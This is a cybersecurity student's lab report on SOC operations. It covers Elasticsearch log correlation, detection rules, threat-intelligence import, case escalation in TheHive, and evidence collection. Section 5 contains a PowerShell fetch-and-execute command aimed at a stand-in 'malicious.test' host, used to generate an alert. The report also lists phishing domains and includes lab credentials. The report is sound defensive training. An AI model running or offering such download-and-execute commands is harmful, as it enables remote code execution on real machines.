

## **Advanced SOC Operations**

**Name: Shah Devam**

**Email: shahdevam48@gmail.com**

---

### **1. Theoretical Knowledge**

#### **1.1 Advanced Log Analysis**

##### **Core Concepts**

###### **Log Correlation**

Log correlation involves combining and analyzing logs from multiple sources—such as firewalls, endpoints, and application logs—to identify attack patterns that may not be visible in isolation.

*Example:* Correlating repeated failed login attempts (Windows Event ID 4625) with suspicious outbound network traffic to detect potential credential misuse or data exfiltration.

###### **Anomaly Detection**

Anomaly detection focuses on identifying unusual behaviors that deviate from normal baselines. This includes abnormal login times, excessive data transfers, or unexpected user activity, using statistical thresholds or rule-based detection methods.

###### **Log Enrichment**

Log enrichment enhances raw logs by adding contextual information such as IP geolocation, user roles, asset tags, or threat intelligence data. This improves investigation accuracy and reduces analyst effort.

##### **Key Objectives**

- Develop the ability to analyze and correlate logs from multiple sources
- Detect complex threats while minimizing false positives

##### **Learning Resources**

- SANS Reading Room – *Effective Log Analysis*
- Elastic Anomaly Detection Documentation
- Public breach case studies (e.g., Equifax)

---

## **1.2 Threat Intelligence Integration**

### **Core Concepts**

#### **Indicators of Compromise (IOCs)**

Includes malicious IP addresses, file hashes, domains, tactics, techniques, and procedures (TTPs).

#### **SOC Integration**

Threat intelligence feeds are integrated into SIEM platforms to automatically enrich alerts with reputation and context.

#### **Threat Hunting**

Proactively searching for adversary behavior mapped to MITRE ATT&CK techniques such as T1078 (Valid Accounts).

### **Learning Resources**

- MITRE ATT&CK Framework
  - STIX/TAXII Standards
  - AlienVault OTX Practical Use Cases
- 

## **1.3 Incident Escalation Workflows**

### **Core Concepts**

#### **SOC Tier Model**

- Tier 1: Alert triage
- Tier 2: Investigation and validation
- Tier 3: Advanced threat analysis and response

#### **Communication**

Use of SITREP templates and stakeholder briefings to ensure clear escalation.

## Automation

Use of SOAR platforms to automate ticketing, enrichment, and response workflows.

## Learning Resources


- NIST SP 800-61 Incident Handling Guide
  - SANS Incident Handler's Handbook
  - Splunk SOAR Documentation
- 

## 2. Practical Application

---

### 2.1 Advanced Log Analysis

#### Activity: Log Ingestion and Verification



The screenshot shows a terminal window titled "Parrot Terminal". The terminal interface includes a menu bar with File, Edit, View, Search, Terminal, and Help. The main window displays a command-line session. The user has run a curl command to ingest logs into an Elasticsearch index named "logs-0001". The curl command is as follows:

```
$ curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" -X POST "http://localhost:9201/logs-0001/_bulk" --data-binary @~/logs.json
```

The curl command failed with the error message: "curl: option --data-binary: error encountered when reading a file curl: try 'curl --help' or 'curl --manual' for more information".

After the failed attempt, the user successfully ingested the logs using the command:

```
$ curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" -X POST "http://localhost:9201/logs-0001/_bulk" --data-binary @/home/parrot/logs.json
```

The response from Elasticsearch indicates successful ingestion with a status code of 200 and a "took" value of 19. The JSON output shows the details of the bulk operation, including individual log entries and their indexing results.

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

**elastic**

**Discover**

**logs\***

**Search**

**+ Add filter**

**Available fields** (11)

- \_id
- \_index
- \_score
- \_type
- bytes\_out
- destination\_ip
- event\_id
- message
- source\_ip
- timestamp
- user\_name

**4 hits**

**Document**

```
> bytes_out: 3,000,000 destination_ip: 9.9.9.9 event_id: 4,625 message: Failed login source_ip: 192.168.1.103 time
  _id: f84DcpoBbfD54UvnN3Hr _index: logs-0001 _score: - _type: _doc

> bytes_out: 1,500,000 destination_ip: 1.1.1.1 event_id: 4,634 message: Successful login source_ip: 192.168.1.102
  _id: fs4DcpoBbfD54UvnN3Hr _index: logs-0001 _score: - _type: _doc

> bytes_out: 2,000,000 destination_ip: 8.8.4.4 event_id: 4,625 message: Failed login source_ip: 192.168.1.101 time
  _id: fc4DcpoBbfD54UvnN3Hr _index: logs-0001 _score: - _type: _doc

> bytes_out: 500,000 destination_ip: 8.8.8.8 event_id: 4,625 message: Failed login source_ip: 192.168.1.100 timestamp
  _id: fM4DcpoBbfD54UvnN3Hr _index: logs-0001 _score: - _type: _doc
```

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

**elastic**

**Discover**

**event\_id:4625**

**+ Add filter**

**Available fields** (11)

- \_id
- \_index
- \_score
- \_type
- bytes\_out
- destination\_ip
- event\_id
- message
- source\_ip
- timestamp
- user\_name

**3 hits**

**Document**

```
> bytes_out: 3,000,000 destination_ip: 9.9.9.9 event_id: 4,625 message: Failed login source_ip: 192.168.1.103
  _id: f84DcpoBbfD54UvnN3Hr _index: logs-0001 _score: - _type: _doc

> bytes_out: 2,000,000 destination_ip: 8.8.4.4 event_id: 4,625 message: Failed login source_ip: 192.168.1.101
  _id: fc4DcpoBbfD54UvnN3Hr _index: logs-0001 _score: - _type: _doc

> bytes_out: 500,000 destination_ip: 8.8.8.8 event_id: 4,625 message: Failed login source_ip: 192.168.1.100 timestamp
  _id: fM4DcpoBbfD54UvnN3Hr _index: logs-0001 _score: - _type: _doc
```

## Sample Correlated Log Data

Timestamp	Event ID	Source IP	Destination IP	Notes
January, 2026, 12:03:00	4625	192.168.1.103	9.9.9.9	High outbound traffic

Timestamp	Event ID	Source IP	Destination IP	Notes
January, 2026 12:01:00	4625	192.168.1.101	9.9.9.9	High outbound traffic

## Anomaly Detection

### Task:

Create an Elastic rule to detect high-volume data transfers where bytes\_out > 1MB within 1 minute.

The screenshot shows the Elasticsearch Management interface with the 'Rules' tab selected. On the left sidebar, there are several navigation links including Index Lifecycle Policies, Snapshot and Restore, Rollup Jobs, Transforms, Remote Clusters, Alerts and Insights (with Rules and Connectors selected), Reporting, Machine Learning Jobs, Security (with Users, Roles, API keys), and Kibana (with Index Patterns, Saved Objects, Tags, Search Sessions, Spaces, and Advanced Settings). The main content area displays the 'Rules and Connectors' page. A modal window titled 'Edit rule' is open for the rule named 'High Bytes Out Alert'. The rule configuration includes a name 'High Bytes Out Alert', a check interval of '1 minute', and a notification setting 'Only on status change'. The 'Elasticsearch query' section is set to 'Alert on matches against an Elasticsearch query. Documentation'. The 'Select an index and size' section shows 'INDEX logs\*' and 'SIZE 100'. The 'Define the Elasticsearch query' section is currently empty. The main table lists two rules: 'Detect 5+ Failed SSH Logins in 5 Minutes' and 'High Bytes Out Alert', both of which are active and type 'SIEM signal'.

http://127.0.0.1:5601/app/management/insightsAndAlerting/triggersActions/rules

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

**elastic** Search Elastic

Stack Management Rules

Index Lifecycle Policies  
Snapshot and Restore  
Rollup Jobs  
Transforms  
Remote Clusters

Alerts and Insights  
Rules and Connectors  
Reporting  
Machine Learning Jobs

Security  
Users  
Roles  
API keys

Kibana  
Index Patterns  
Saved Objects  
Tags  
Search Sessions  
Spaces  
Advanced Settings

## Rules and Connectors

Detect conditions using rules, and take actions using connectors.

**Rules** Connectors

Create rule Search

Showing: 2 of 2 rules. Active: 0 Error: 0 Ok: 2 Pending: 0 Unknown: 0

Enabled	Name ↑	Status	Type
<input type="checkbox"/>	Detect 5+ Failed SSH Logins in 5 Minutes	Ok	SIEM signal
<input type="checkbox"/>	High Bytes Out Alert	Ok	Elasticsearch query

Rows per page: 10 ▾

### Edit rule

SIZE 100

**Define the Elasticsearch query**

```

1 { "query": {
2   "bool": {
3     "must": [
4       { "range": { "bytes_out": { "gte": 1000000 } } },
5       { "match": { "event_id": 4625 } }
6     ]
7   }
8 }
9 }
10 }
11
}

```

Elasticsearch Query DSL documentation [🔗](#)

**When number of matches**

IS ABOVE 0

Cancel Save

## Log Enrichment

http://127.0.0.1:5601/app/security/alerts?source=er=(default:(filebeat-\*','logs-\*','packetbeat-\*'))&timerange=(global:(linkTo:!()),timerange:(from:'2025-11-1T00:00:00.000Z' to:'2025-11-1T23:59:59.999Z'))

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

**elastic** Search Elastic

ML job settings Add data

Security Alerts

Overview

**Detect** Alerts Rules Exceptions

**Explore** Hosts Network

**Investigate** Timelines Cases

**Manage** Endpoints Trusted applications Event filters

SSH Failed Logins Investigation 101

## Alerts

Open Acknowledged Closed

Updated 19 seconds ago

**Trend** Stack by signal.rule.name

High volume alert

**Count** Stack by signal.rule.name

signal.rule.name	Count
High volume alert	3

Additional filters Grid view

The screenshot shows a terminal window titled "Parrot Terminal" with the following command history:

```
term":1) $curl -X GET -u elastic:Elastic@123 "http://localhost:9201/_ingest/pipeline/_simulate" -H 'Content-Type: application/json' -d
{
  "pipeline": {
    "processors": [
      {
        "geoip": { "field": "source_ip", "target_field": "source_geo" }
      }
    ]
  }
}, Add filter
"docs": [
  {
    "_source": { "source_ip": "8.8.8.8" }
  }
]
] For type 0
}
] "docs": [{"doc": {"_index": "logstash-2025-01-11-00", "id": "4623", "source": {"source_ip": "8.8.8.8", "source_geo": {"continent_name": "North America", "country_name": "United States", "location": {"lon": -97.822, "lat": 37.751}, "country_iso_code": "US"}, "timestamp": "2025-11-11T12:35:14.602752Z"}}}] $curl -X PUT -u elastic:Elastic@123 "http://localhost:9201/_ingest/pipeline/geoip-pipeline" -H 'Content-Type: application/json' -d
{
  "description": "Add geolocation info from source_ip",
  "processors": [
    {
      "geoip": { "source": "source_ip", "target": "source_geo", "ignore_missing": true }
    }
  ]
}
} {"acknowledged":true}
```



## Summary

Network logs were ingested into Elasticsearch, timestamp issues were corrected, and anomaly rules were created to detect high-volume data transfers. GeoIP enrichment was applied to source IPs, enabling improved correlation of failed logins and suspicious data exfiltration attempts.

### **3. Threat Intelligence Integration**

## Activities

- Import threat intelligence feeds
  - Enrich alerts
  - Perform threat hunting

CERT.PL list of malicious domains

**Indicators of Compromise (365K)**

Hostname (113618) Domain (251806)

**TYPES OF INDICATORS**

Parrot Terminal

```
[parrot@parrot]~$ cat threat_intel.json
{
  "index": {},
  "indicator_type": "hostname",
  "indicator": "olx.pewnie-zakup.pl",
  "description": ""
}
{
  "index": {},
  "indicator_type": "hostname",
  "indicator": "allegrolokalnie.prywatnie-kupuj.pl",
  "description": ""
}
{
  "index": {},
  "indicator_type": "domain",
  "indicator": "prywatnie-kupuj.pl",
  "description": ""
}
{
  "index": {},
  "indicator_type": "hostname",
  "indicator": "lnpost.3481512.xyz",
  "description": ""
}
{
  "index": {},
  "indicator_type": "hostname",
  "indicator": "olx.kup-prywatnie.pl",
  "description": ""
}
{
  "index": {},
  "indicator_type": "hostname",
  "indicator": "allegrolokalnie.kup-prywatnie.pl",
  "description": ""
}
{
  "index": {},
  "indicator_type": "hostname",
  "indicator": "olx.prywatnie-kupuj.pl",
  "description": ""
}
```

Convert data to the json format.

```

Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot] -[~] bookmarks here on the bookmarks toolbar. Manage bookmarks...
└─ $curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" \
-XPOST "http://localhost:9201/threat-intel/_bulk" \
--data-binary "@/home/parrot/threat_intel.json"
{"took":7,"errors":false,"items":[{"index":{"_index":"threat-intel","_type":"_doc","_id":"1LKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":0,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"1bKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":1,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"1rKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":2,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"17KhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":3,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2LKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":4,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2bKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":5,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2rKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":6,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"27KhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1}}

```


```

Parrot Terminal
File Edit View Search Terminal Help
curl: option --data-binary: error encountered when reading a file
curl: try 'curl --help' or 'curl --manual' for more information
[~]-[parrot@parrot] ~
└─ $curl -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" \
-XPOST "http://localhost:9201/threat-intel/_bulk" \
--data-binary "@/home/parrot/threat_intel.json"
{"took":218,"errors":false,"items":[{"index":{"_index":"threat-intel","_type":"_doc","_id":"JrMKd5oBebuDkDRxD6w","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":10,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"J7MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":11,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"KLMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":12,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"K7MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":13,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"K8MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":14,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"K9MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":15,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"L0MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":16,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"LbMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":17,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"LrMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":18,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"L7MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":19,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MLMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":20,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MbMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":21,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MrMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":22,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"M7MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":23,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"N7MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":24,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"NLMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":25,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"NrMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":26,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"N7MKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":27,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"OLMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":28,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"ObMKd5oBebuDkDRxD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":29,"_primary_term":1,"status":201}}]}-[parrot@parrot] ~
└─ $

```

## Correlation Rule Creation

Rule created for the malicious IP from AlienVault feed.



### Alert Example

Alert ID	IP	Reputation	Notes
001	185.244.172.155	Malicious (OTX)	Matched DarkComet C2

### MITRE T1078 Hunt (Valid Accounts)

This screenshot shows the SOC interface with a task creation dialog open. The left sidebar includes 'Cases', 'Alerts', 'Tasks' (6), 'Knowledge base', 'Dashboards', 'Search', and 'Organisation'. The main area displays two recent cases: '#2 - [Critical] Ransomware Detected' and '#1 - Suspicious SSH Login Attempt'. The task creation dialog is titled 'Adding a Task' and contains the following fields:

- Group \***: default
- Title \***: Isolate affected server
- Mandatory**: Enabled
- Description**: At least one log must be present.
- Description** (rich text editor): Isolate the affected server to prevent lateral movement.
- Assignee**: SOC Analyst
- Flag this task?**: Enabled

Buttons at the bottom include 'Cancel', 'Save and add another', and 'Confirm'.

This screenshot shows the SOC interface with a case creation dialog open. The left sidebar is identical to the previous screenshot. The main area displays the same two cases. The case creation dialog is titled 'Create case' and contains the following fields:

- TLP:RED**
- PAP**: PAP:AMBER (selected)
- Tags**: unauthorized-access, server, esc...
- Description \***: Detected unauthorized access at 2025-08-18 13:00 on Server\_Y. Source IP: 192.168.1.200. MITRE Technique: T1078 (Valid Accounts). Initial analysis indicated suspicious login attempts outside of normal business hours.

The 'Tasks' tab is selected, showing three tasks:

- default - Isolate affected server
- default - Collect relevant logs
- default - Notify Tier 2

Buttons at the bottom include 'Cancel' and 'Confirm'.

## Summary

A hunt for MITRE technique T1078 identified 12 successful logins from non-system accounts. These events indicate valid authentication activity that may represent legitimate access or potential credential misuse requiring further validation.

## 4. Incident Escalation Practice

### Activities


- Simulate escalation
- Create TheHive case
- Draft SITREP

### SITREP Summary (Mock Incident)

Section	Details
Summary	Unauthorized access detected
Actions Taken	Server isolated, escalated to Tier 2
Next Steps	Log review and user verification
Prepared By	SOC Analyst
Date	2026-01-13


---

## 5. Alert Triage with Threat Intelligence



```
Administrator: Windows PowerShell
PS C:\WINDOWS\system32> powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://malicious.test/payload.ps1')"
Exception calling "DownloadString" with "1" argument(s): "The remote name could not be resolved: 'malicious.test'"
At line:1 char:1
+ IEX (New-Object Net.WebClient).DownloadString('http://malicious.test/ ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: () [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

PS C:\WINDOWS\system32>
```



The screenshot shows a detailed view of an alert. The top bar indicates 104 events found on Nov 13, 2025 @ 00:00:00.000. The left panel displays a histogram with a peak around 06:00. The right panel is titled "Document Details" and shows a table of log entries:

Time	Event Description
Nov 13, 2025 @ 07:50:05.3...	windows Powershell execute
Nov 13, 2025 @ 07:50:05.2...	windows Powershell execute
Nov 13, 2025 @ 07:48:22.6...	windows Software protection
Nov 13, 2025 @ 07:48:19.5...	windows Powershell execute
Nov 13, 2025 @ 07:48:19.4...	windows Powershell execute

## Alert Details

Alert ID	Description	Source IP	Priority	Status
004	PowerShell ScriptBlock Execution	192.168.0.128	Medium	Open

The screenshot shows a cybersecurity analysis interface. At the top, there's a search bar with the IP address "192.168.0.128" and a "Sign in" button. Below the search bar, a message asks if the user wants to search across the file corpus instead, with a "Click here" link. The main area displays a summary card for the IP address, showing a "Community Score" of 1/95, 8 detected files communicating with this IP address, and a "Last Analysis Date" of 3 hours ago. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, and COMMUNITY (39). A green banner encourages joining the community for additional insights. The "Security vendors' analysis" section lists various security services and their findings, all marked as "Clean". A "Do you want to automate checks?" button is also present. The bottom right corner features a blue circular icon with a white "i" symbol.

The screenshot shows a search results page. The top navigation bar includes links for "LevelBlue/Labs", "Browse", "Scan Endpoints", "Create Pulse", "Submit Sample", and "API Integration". The search bar shows the query "192.168.0.128". The main content area displays a message stating "We've found 0 results for '192.168.0.128'". Below this, there are several buttons for filtering results: "Pulses (0)", "Users (0)", "Groups (0)", "Indicators (0)", "Malware Families (0)", "Industries (0)", and "Adversaries (0)". A "Show: All" dropdown and a "Sort: Recently Modified" dropdown are located below the buttons. In the center, there's a large green magnifying glass icon over a document. Below the icon, the text "No results found for '192.168.0.128'" is displayed.

## Summary

The PowerShell alert was analyzed, and IOC validation showed no malicious reputation. The source IP was identified as an internal lab system, confirming a benign event.

---

## 6. Evidence Preservation and Analysis

### Volatile Data Collection

New Collection: Select Artifacts to collect

**Windows.Network.Netstat**  
Type: client

Show information about open sockets. On windows the time when the socket was first bound is also shown.

Source

```

1 LET processes <= SELECT Name, Pid AS ProcPid FROM pslist()
2 SELECT Pid, {
3   SELECT Name from processes
4   WHERE Pid = ProcPid
5 } AS Name, FamilyString as Family,
6  TypeString as Type,
7  Status,
8  Laddr.IP, Laddr.Port,
9  Raddr.IP, Raddr.Port,
10 Timestamp
11 FROM netstat()
12

```

Select Artifacts | Configure Parameters | Specify Resources | Review | Launch

## Chain of Custody

Item	Description	Collected By	Date	Hash
Netstat CSV	Network connections	SOC Analyst	2026-01-13	SHA-256
Memory Dump	Server-Y dump	SOC Analyst	2026-01-13	SHA-256

